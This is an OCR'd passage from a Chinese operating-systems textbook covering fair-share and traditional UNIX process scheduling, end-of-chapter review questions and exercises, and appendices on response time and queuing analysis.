


图 9.15 关于等待时间的模拟结果

9.2.5 公平共享调度

到此为止讲述的所有调度算法都是把就绪进程集合看做是单一的进程池，从这个进程池中选择下一个要运行的进程。虽然该池可以按优先级划分成几个，但它们都是同构的。

但是，在多用户系统中，如果单个用户的应用程序或作业可以组成多个进程（或线程），就会出现传统的调度程序不认识的进程集合结构。从用户的角度看，他所关心的不是某个特定的进程如何执行，而是构成应用程序的一组进程如何执行。因此，基于进程组的调度策略是非常具有吸引力的，该方法通常称做公平共享调度（fair-share scheduling）。此外，即使每个用户用一个进程表示，这个概念可以扩展到用户组。例如，在分时系统中，可能希望把某个部门的所有用户看做是同一个组中的成员，然后进行调度决策，并给每个组中的用户提供相同的服务。因此，如果

同一个部门中的大量用户登录到系统，则希望响应时间效果的降低主要影响到该部门的成员，而不会影响其他部门的用户。

术语“公平共享”表明了这类调度程序的基本原则。每个用户被指定了某种类型的权值，该权值定义了该用户对系统资源的共享，而且是作为在所有使用的资源中所占的比例来体现。特别地，每个用户被分配了处理器的共享。这种方案或多或少以线性的方式操作，如果用户 A 的权值是用户 B 的 2 倍，那么从长期运行的结果来看，用户 A 可以完成的工作应该是用户 B 的 2 倍。公平共享调度程序的目标是监视使用情况，对那些相对于公平共享的用户占有较多资源的用户，调度程序分配以较少的资源，相对于公平共享的用户占有较少资源的用户，调度程序分配以较多的资源。

关于公平共享调度程序有许多方法[HENR84, KAY88, WOOD86]。本节将讲述在[HENR84]中提出并在许多 UNIX 系统中实现的方案。该方案被简单地称为公平共享调度程序（Fair-Share Scheduler，FSS）。FSS 在进行调度决策时，需要考虑相关进程组的执行历史以及每个进程的单个执行历史。系统把用户团体划分成一些公平共享组，并给每个组分配一部分处理器资源。因此，可能会有 4 个组，每个组可以使用 25%的处理器。实际上是给每个公平共享组提供了一个虚拟系统，虚拟系统的运行速度按照比例慢于整个系统。

调度是基于优先级的，它考虑了进程的基础优先级、近期使用处理器的情况以及进程所在的组近期使用处理器的情况。优先级的数字值越大，表示的优先级越低。下面的公式可用于组 k 中的进程 j:

$$CPU_j(i) = \frac{CPU_j(i-1)}{2}$$

$$GCPU_k(i) = \frac{GCPU_k(i-1)}{2}$$

$$P_j(i) = Base_j + \frac{CPU_j(i)}{2} + \frac{GCPU_k(i)}{4 \times W_k}$$

其中，

$CPU_j(i)$：进程 j 在时间区间 i 中处理器使用情况的度量。

$GCPU_k(i)$：组 k 在时间区间 i 中处理器使用情况的度量。

$P_j(i)$：进程 j 在时间区间 i 开始处的优先级；值越小表示的优先级越高。

$Base_j$：进程 j 的基础优先级。

W_k：分配给组 k 的权值，且具有如下约束：$0 < W_k \leqslant 1$ 和 $\sum_k W_k = 1$。

每个进程被分配了一个基本的优先级。该进程的优先级随着进程使用处理器以及当该进程所在的组使用处理器而降低。对于进程组使用的情况，通过用平均值除以该组的权值进行平均值的归一化。分配给某个组的权值越大，那么该组使用处理器对其优先级的影响就越小。

在图 9.16 的例子中，进程 A 在一个组中，进程 B 和进程 C 在第二个组中，每个组的权值为 0.5。假设所有进程都是处理器密集型的，并且通常处于就绪状态。所有进程的基本优先级为 60，处理器的使用按以下方式度量：处理器每秒被中断 60 次，在每次中断过程中，当前正在运行的进程的处理器使用域增 1，相应的组的处理器使用域也增 1，并且每秒都重新计算优先级。

在该图中，首先调度进程 A。第 1 秒结束时，它被抢占。此时进程 B 和 C 具有最高优先级，进程 B 被调度。在第 2 个时间单位结束时，进程 A 具有最高优先级。注意该模式是重复的，内核按下面顺序调度进程：A、B、A、C、A、B 等。因此，处理器的 50%分配给进程 A（进程 A 构成一个组），50%分配给进程 B 和进程 C（进程 B 和进程 C 构成另一个组）。




图 9.16 公平共享调度程序的例子，有三个进程两个组

9.3 传统的 UNIX 调度

本节将分析传统的 UNIX 调度，SVR3 和 4.3BSD UNIX 使用的都是这种调度方案。这些系统主要用于分时交互环境中。调度算法设计的为交互用户提供好的响应时间，同时保证低优先级的后台作业不会饥饿。尽管在现代 UNIX 系统中，该算法已经被取代，但是这种方法很值得研究，因为它是分时调度算法的代表。SVR4 的调度方案包括对实时要求的适应调节，因此推迟到第 10 章讲述。

传统的 UNIX 调度程序采用了多级反馈，而在每个优先级队列中采用了轮转的方法。该系统使用 1 秒抢占方式，也就是说，如果一个正在运行的进程在 1 秒内没有被阻塞或完成，它将被抢占。优先级基于进程类型和执行历史。可应用下面的公式：

$$CPU_j(i) = \frac{CPU_j(i-1)}{2}$$

$$P_j(i) = Base_j + \frac{CPU_j(i)}{2} + nice_j$$

其中，

$CPU_j(i)$：进程 j 在区间 i 中处理器使用情况的度量。

$P_j(i)$：进程 j 在区间 i 开始处的优先级；值越小表示的优先级越高。

$Base_j$：进程 j 的基本优先级。

$nice_j$：用户可控制的调节因子。

每秒都重新计算每个进程的优先级，并且进行一次新的调度决策。给每个进程赋予基本优先级的目的是把所有的进程划分成固定的优先级区。*CPU* 和 *nice* 组件是被限制的，以防止进程迁移出指定的区（由基本优先级指定）。这些区用于优化对块设备（如磁盘）的访问并且允许操作系统迅速响应系统调用。按优先级递减的顺序，这些区包括：交换程序、块 I/O 设备控制、文件操作、字符 I/O 设备控制、用户进程。

这个层次结构提供对 I/O 设备最有效的使用。在用户进程区，使用执行历史可以用 I/O 密集型的进程来处罚处理器密集型的进程。同样，这会提高效率。这个调度策略和轮转抢占策略结合使用，来满足通用的分时要求。

图 9.17 给出了一个进程调度的例子。进程 A、B 和 C 被同时创建，基本优先级为 60（忽略 *nice* 值）。时钟中断每秒发生 60 次，每次中断时对正在运行的进程的计数器加 1。这个例子假设没有进程会阻塞自己，并且没有其他进程准备运行。请与图 9.16 对照。




图 9.17　传统的 UNIX 进程调度例子

9.4　小结

操作系统根据进程的执行对三种类型的调度方案做出选择。长程调度确定何时允许一个新进程进入系统。中程调度是交换功能的一部分，它确定何时把一个程序的部分或全部取进内存，使得该程序能够被执行。短程调度确定哪一个就绪进程下一次被处理器执行。本章集中讨论与短程调度相关的问题。

在设计短程调度程序时使用了各种各样的准则。一些准则与单个用户觉察到的系统行为有关（面向用户），而其他准则查看系统在满足所有用户的需求时的总效率（面向系统）。一些准则与性能的定量度量有关，另一些在本质上是定性的。从用户的角度看，响应时间通常是系统最重要的一个特性；从系统的角度看，吞吐量或处理器利用率是最重要的。

为所有就绪进程的短程调度决策已经开发许多种算法：

- **先来先服务**：选择等待服务时间最长的进程。
- **轮转**：使用时间片限制任何正在运行的进程只能使用一段处理器时间，并在所有就绪进程中轮转。
- **最短进程优先**：选择预期处理时间最短的进程，并且不抢占该进程。
- **最短剩余时间**：选择预期的剩余处理时间最短的进程。当另一个进程就绪时，这个进程可能会被抢占。
- **最高响应比优先**：调度决策基于对归一化周转时间的估计。
- **反馈**：建立一组调度队列，基于每个进程的执行历史和其他一些准则，把它们分配到各个队列中。

调度算法的选择取决于预期的性能和实现的复杂度。

9.5 推荐读物

基本上所有的操作系统教材都涉及了调度。在[KLEI04]和[CONW67]中有对各种调度策略的严格的排队分析。[DOWD93]对各种调度算法有指导性的性能分析。

CONW67 Conway, R.; Maxwell, W.; and Miller, L. *Theroy of Scheduling*. Reading, MA:Addison-Wesley, 1967.Reprinted by Dover Publicatios,2003.

DOWD93 Dowdy, L., and Lowery, C. *P.S to Operating Systems*. Upper Saddle River, NJ: Prentice Hall, 1993.

KLEI04 Kleinrock, L. *Queuing System, Volume Three: Computer Applications*. New York: Wiley, 2004.

9.6 关键术语、复习题和习题

关键术语

到达速率	长程调度程序	服务时间	分派程序
中程调度程序	短程调度程序	指数平均	多级反馈队列
吞吐量	公平共享调度	可预测性	时间片
公平性	驻留时间	周转时间（TAT）	先来先服务（FCFS）
响应时间	利用率	先进先出（FIFO）	轮转
等待时间	调度优先级		

复习题

9.1 简要描述三种类型的处理器调度。

9.2 在交互式操作系统中，通常最重要的性能要求是什么？

9.3 周转时间和响应时间有什么区别？

9.4 对于进程调度，较小的优先级值表示较低的优先级还是较高的优先级？

9.5 抢占式和非抢占式调度有什么区别？

9.6 简单定义 FCFS 调度。

9.7 简单定义轮转调度。

9.8 简单定义最短进程优先调度。

9.9　简单定义最短剩余时间调度。

9.10　简单定义最高响应比优先调度。

9.11　简单定义反馈调度。

习题

9.1　考虑下面的进程集合：

进程名	到达时间	处理时间
A	0	3
B	1	5
C	3	2
D	9	5
E	12	5

对这个集合，给出类似于表 9.5 和图 9.5 的分析。

9.2　按习题 9.1 的要求完成下面的集合：

进程名	到达时间	处理时间
A	0	1
B	1	9
C	2	1
D	3	9

9.3　证明在非抢占式调度算法中，对于同时到达的批处理作业，SPN 提供了最小平均等待时间。假设调度程序只要有任务就必须执行。

9.4　假设一个进程的每一次瞬间的执行时间（burst-time 模式）为 6，4，6，4，13，13，13，假设最初的猜测值为 10。请画出类似于图 9.9 的图表。

9.5　考虑下面的公式，它可以替代公式（9.3）：

$$S_{n+1} = \alpha T_n + (1-\alpha)S_n$$
$$X_{n+1} = \min[Ubound, \max[Lbound, (\beta S_{n+1})]]$$

其中 *Ubound* 和 *Lbound* 是预先选择的估计值 T 的上限和下限。X_{n+1} 的值用于最短进程优先的算法，并且可以代替 S_{n+1}。α 和 β 有什么功能，它们每个取最大和最小值会产生什么影响？

9.6　在图 9.5 下面的例子中，在控制权限转移到 B 之前，进程 A 运行 2 个时间单元，另外一个场景是在控制权限转移到 B 之前，进程 A 运行 3 个时间单元。在反馈调度算法中，这两种场景的策略有什么不同？

9.7　在一个非抢占的单处理器系统中，在刚刚完成一个作业后的时刻 t，就绪队列中包含三个作业。这些作业分别在时刻 t_1、t_2 和 t_3 处到达，估计执行时间分别为 r_1、r_2 和 r_3。图 9.18 显示了它们的响应比随着时间线性增加。使用这个例子，设计一种响应比调度的变体，称为极小极大响应比调度算法，它可以使给定的一批作业（忽略后来到达的）的最大响应比最小。（提示：首先确定最后调度哪一个作业。）

9.8　证明，对给定的一批作业，上一习题中的最大响应比调度算法能够使它们的最大响应时间最小。（提示：重点研究达到最高响应比的作业，以及在它之前执行的所有作业。考虑同样的作业子集，按任何其他顺序调度，观察最后一个执行的作业的响应比。注意，这个子集现在可能混合了全集中的其他作业。）

9.9　驻留时间 T_r 被定义成一个进程花费在等待和被服务上的总的平均时间。说明对 FIFO，若平均服务时间为 T_s，则有 $T_r=T_s/(1-\rho)$，其中 ρ 为利用率。

9.10　假设一个处理器被就绪队列中的所有进程以无限的速度多路复用，且没有任何额外的开销。（这是一个在就绪进程中使用轮转调度的理想模型，时间片相对于平均服务时间非常小。）说明对来自一个指数服务时间的无限源的泊松输入，一个进程的平均响应时间 R_x 和服务时间 x 由式 $R_x=x/(1-\rho)$ 给出（提示：复习在 WilliamStallings.com/StudentSupport.html 上排队分析文档中的基本排队公式。然后考虑当一个给定进程到达时，系统中等待项的数目 w）。

9.11 对某一系统的度量结果表明：在一个进程由于 I/O 而阻塞前，其平均运行时间为 T。在时间段 T 中，进程切换的开销为 S。换句话说，T 包括了在 CPU 上进程切换的开销，且 S<T。如果采用轮转调度策略，时间配额为 Q，针对以下三种状况，给出相应的 CPU 效率计算公式。CPU 效率是指 CPU 执行用户代码（不是进程切换时间）的部分时间与总时间的之比：

a）Q>T

b）Q=S

c）Q 接近 0




图 9.18　响应比关于时间的函数

9.12 在排队系统中，新作业在得到服务之前必须等待一小段时间。当一个作业等待时，它的优先级从 0 开始以速度 α 线性增加。一个作业一直等待到它的优先级达到正在接收服务的作业的优先级，然后它开始与其他正在接收服务的作业使用轮转法平等地共享处理器，与此同时，它的优先级继续以比较慢的速度 β 增长。这个算法称做自私轮转法，因为在接收服务的作业试图（徒然）通过不断地增加它的优先级来垄断处理器。使用图 9.19 说明服务时间为 x 的一个作业的平均响应时间 R_x 为

$$R_x = \frac{s}{1-\rho} + \frac{x-s}{1-\rho'}$$

$$\rho = \lambda s \qquad \rho' = \rho\left(1-\frac{\beta}{\alpha}\right) \qquad 0 \leqslant \beta < \alpha$$

假设到达时间和服务时间分别以均值 $1/\lambda$ 和 s 呈指数分布（提示：分别考虑整个系统和两个子系统）。




图 9.19　自私轮转法

9.13 四个进程的需求特征如下表所示。这些进程准备在一个仅有简单 I/O 处理设备的单处理机上执行。在该系统中，分派一个进程到 CPU 上执行的开销是 1 个时间单位，将进程从 CPU 上移除的开销为 0。在 I/O 设备上操作一个进程的开销为 0。该系统采用轮转调度策略，时间配额为 5 个单位。

a）两个时间关系图（一个关于 CPU，一个关于 I/O 设备），描述了执行顺序

b）TR = 平均进程周转时间

c）CPU-UTIL = CPU 利用率（CPU 处于繁忙的时间/总时间）

d）I/O-UTIL = I/O 设备利用率（I/O 设备处于繁忙的时间/总时间）

假设每一个 I/O 请求（如果有 I/O 请求）都在 CPU 运行之前执行，并假设 I/O 操作从不被抢占。

进程号	到达时间	CPU 进发时间 1	I/O 进发时间	CPU 进发时间 2
P1	0	5	5	2
P2	$3-\varepsilon$	2	22	2
P3	$7-\varepsilon$	8	0	0
P4	$25-\varepsilon$	9	2	1

9.14 考虑一个有 5 个优先级队列的多级反馈调度策略，每一个优先级队列采用时间片轮转策略，时间片大小为 3 个单位，每一优先级的最大执行时间为 2 个时间片（或 6 个单位）。每一个需要 CPU 的作业从最高优先级开始，随着 CPU 时间的增长，优先级降低。系统总是把 CPU 分配给最高优先级的作业。

a）对 CPU 密集型进程，这一调度策略是否能很好地工作？请解释理由。

b）这一调度算法对 I/O 密集型进程是否有好处？请解释理由。

c）会出现饥饿现象吗？如果会，怎样对该策略进行修改以避免饥饿现象？

9.15 在基于优先级的进程调度中，如果当前没有其他优先级更高的进程处于就绪状态，调度程序将把控制权交给一个特定的进程。假设在进行进程调度决策时没有使用其他信息，还假设进程的优先级是在进程被创建时建立的，并且不会改变。在这样的系统中，为什么使用 Dekker 方法（见 A.1 节）解决互斥问题是非常“危险”的？通过说明会发生什么不希望发生的事件和如何发生这种事件来解释该问题。

9.16 5 个批作业，从 A 到 E，同时到达计算机中心。它们的估计运行时间分别为 15、9、3、6 和 12 分钟，它们的优先级（外部定义）分别为 6、3、7、9 和 4（值越小，表示的优先级越高）。对下面的每种调度算法，确定每个进程的周转时间和所有作业的平均周转时间（忽略进程切换的开销），并解释是如何得到这个结果的。对于最后三种情况，假设一次只有一个作业运行直到它结束，并且所有作业都完全是处理器密集型的。

a）时间片为 1 分钟的轮转法。

b）优先级调度。

c）FCFS（按 15、9、3、6 和 12 的顺序运行）。

d）最短作业优先。

附录 9A 响应时间

响应时间是系统对某个给定的输入做出反应所需要的时间。在一个交互事务中，响应时间可以定义为从用户最后一次击键到计算机开始显示结果之间的时间。对不同类型的应用程序，定义有略微的不同。一般而言，它是指系统用于响应执行某个特定任务的请求所花费的时间。

理想情况下，用户希望对任何应用程序的响应时间都非常短。但是，更短的响应时间通常总是需要更大的花费，这个花费来自两方面：

- **计算机处理能力**：处理器速度越快，响应时间越短。当然，处理能力的增加意味着成本的增加。
- **竞争要求**：对一些进程提供快速的响应时间必然不利于另外一些进程。

因此，一个给定级别的响应时间值必须通过达到这个响应时间的花费来评估。

基于 [MART88]，表 9.7 列出了 6 种常用的响应时间范围。当要求响应时间小于 1 秒时，就会面临设计上的困难。响应时间小于 1 秒的要求是由控制正在运行的外部活动或以某种方式与其进行交互的系统产生的，如一个汇编行；这时的要求是很直接的。当考虑人机交互时，例如数据输入应用，就处于会话响应时间的范围。在这种情况下，仍然存在对短响应时间的要求，但是可能很难估计可以接受的时间长度。

表 9.7 响应时间的范围

范围	说明
大于 15 秒	这排除了会话交互。对某些类型的应用程序，某些类型的用户可能愿意坐在终端前等待 15 秒以上，以得到一个简单查询的回答。但是，对比较忙的用户而言，等待 15 秒是无法忍受的。如果发生这类延迟，系统应该设计成主用户转去做其他的活动，过一段时间再来请求该响应

（续）

范 围	说 明
大于 4 秒	对需要操作员在短期存储器（操作员的存储器，而不是计算机的）中保留信息的会话来说，这个延迟太长。这类延迟会给解决问题的活动带来很大的妨害，并且可能影响数据输入的活动。但是，在主要程序关闭后，比如一个事务结束时延迟 4 到 15 秒是可以容忍的
2 到 4 秒	大于 2 秒的延迟会限制高度集中的终端操作活动。当用户集中精力完成工作时，在终端上等待 2 到 4 秒看上去是非常长的时间。同样，在次要程序关闭后，该范围的延迟是可以接受的
小于 2 秒	当终端用户必须记住多个响应中的信息时，响应时间必须非常短。要记住的信息越详细，对小于 2 秒的响应时间的要求就越强烈。对于精心设计的终端活动，2 秒是一个重要的响应极限
低于 1 秒的响应时间	一些需要深入思考的工作，特别是图形应用程序，需要非常短的响应时间，使得用户在一段比较长的时间内保持兴趣和注意力
十分之一秒的响应时间	按下一个键，在屏幕上看到这个字符，或者用鼠标点击一个屏幕对象时，需要几乎即时的响应时间小于 0.1 秒。如果设计者避免使用不同的语法（命令、记忆、标点等），使用鼠标的交互非常快

许多研究［SHNE84，THAD81，GUYN88］都证实了快速的响应时间对交互式应用程序的生产率来说是非常重要的。这些研究表明，当计算机和用户的交互步伐可以确保互不等待时，生产率将显著提高，在计算机上完成工作的代价随之下降，质量也随之提高。有一点在过去曾被广泛接受：相对较慢的响应时间（到 2 秒为止）可以被大多数交互应用所接受，原因是用户正在思考下一个任务。但是现在看来，当达到快速响应时间时，生产率会随之提高。

关于响应时间的研究结果基于对在线事务处理的分析。事务处理由来自终端的用户命令和系统的答复组成，它是在线系统用户的基本工作单位，可以划分成两个时间序列：

- 用户响应时间：用户接收到关于一条命令的完整答复到输入下一条命令之间的时间。这个时间通常称为思考时间。
- 系统响应时间：从用户输入一条命令到在终端上显示出完整的响应之间的时间。

图 9.20 给出了一个例子，说明了减少系统响应时间的结果。该图显示了工程师使用计算机辅助设计图形程序设计集成电路芯片和电路板的研究结果［SMIT83］。每个事务处理由工程师以某种方式改变显示在屏幕上的图形图像的命令组成。结果表明，当系统响应时间降低时，事务处理的速度增加；当系统响应时间低于 1 秒时，事务处理的速度有显著的提高。原因是当系统响应时间降低时，用户响应时间也降低了。这与短程记忆和人的注意力范围相关。




图 9.20 高性能作图系统的响应时间结果

响应时间表现得非常重要的另一个领域是万维网（WWW），不论是在 Internet 上还是在公司内部网上都是如此。一个典型的 Web 页在用户屏幕上显示所需要的时间相差很大。响应时间可以根据用户在会话中的级别来测量，特别地，具有快速响应时间的系统能够赢得更多用户的注意。正如图 9.21 所示[SEVC96]，

具有3秒或更好的响应时间的Web系统得到了更多用户的注意，响应时间超过10秒会使用户失去信心，从而终止会话。




图 9.21　响应时间需求

附录 9B　排队系统

本章以及后面许多章都使用了排队论。在这个附录中，给出了关于排队系统的简单定义，并定义关键术语。对于不太熟悉排队分析的读者，在 WilliamStallings.com/StudentSupport.html 的 Computer Science Student Resource Site 站点中可以找到关于排队分析的基本复习内容。

为什么要进行排队分析

通常基于现有的负载信息或者基于对一个新环境的估计负载对性能进行映射是很必要的。这有一系列的办法：

1）基于实际值做事后分析。

2）通过现有的经验对未来的环境按比例做出简单的映射。

3）基于排队论开发一个分析模型。

4）编写仿真模型的程序并运行。

选择1根本就不是一个选项：这样将要不停地等待，然后看发生的事情。对用户而言，是一件非常不愉快的事情，并且也不愿意去购买相应的产品。选择2听起来好像很可取，但分析之后，会发现对未来的映射不可能有可信度，因此，即使尝试一些精确的模型也是无意义的。然而，一个粗略的映射将提供一个大概的估计，这种方法的问题是大多数系统在负载不断变化的情况下的行为不是直观上可以预料的。如果在一个环境中拥有共享的设施（例如网络、传输线路、分时系统），那么系统将以指数的方式来响应以应对需求。

图9.22是一个代表性的例子。上面的线显示了随着共享设施负载的增加，用户响应时间的变化，负载作为容量的一部分来表示。因此，如果考虑一个每秒钟能够处理并转发1000个数据包的路由器，那么负载0.5代表包的到达速率是每秒钟500个，并且响应时间就是转发任何一个到来的包所花费的时间。下面一条线是基于负载到达0.5的系统行为信息的简单的映射[⊖]。注意，采用简单映射后，看起来很好，但实际上当负载超过0.8～0.9时，系统已经崩溃了。

因此需要使用更加精确的预测工具。选择3利用了分析模型，分析模型可以用一系列的等式来表示，而每个等式可以根据要求的参数（响应时间、吞吐量等）来计算。对于计算机、操作系统、网络问题以及

⊖　下面一条线基于负载为0.5的数据进行三阶多项式拟合。

现实世界中的很多实际问题，基于排队论的分析模型提供了一个与现实相符合的估计。排队论的缺点在于：针对那些比较关注的参数，必须通过作出一系列简单的假设来导出相应的等式。




图 9.22　预测与实际的响应时间

最后一种方法就是模型方法。在这里，给定一个功能强劲的并且灵活的模型编程语言，分析者就可以对现实情况的许多细节建模，并且避免像排队论那样需要做出很多假设。然而，在大多数情况下，仿真模型是不需要的，至少在分析的开始步骤中是不建议使用的。还有，现在的测量和对未来的负载的预测都伴随着一定量的边界误差，因此，无论仿真模型多么好，由于系统输入的质量，最后结果的值也是有限的。而对排队论来说，尽管需要很多的假设，但排队论所得的结果与仔细选择的模拟分析的结果非常接近。而且，对于一个给定的问题，排队分析在片刻之间就能完成，而仿真则需要更长的时间去编写程序和运行程序。

因此，分析者掌握基本的排队论还是需要的。

单服务器队列

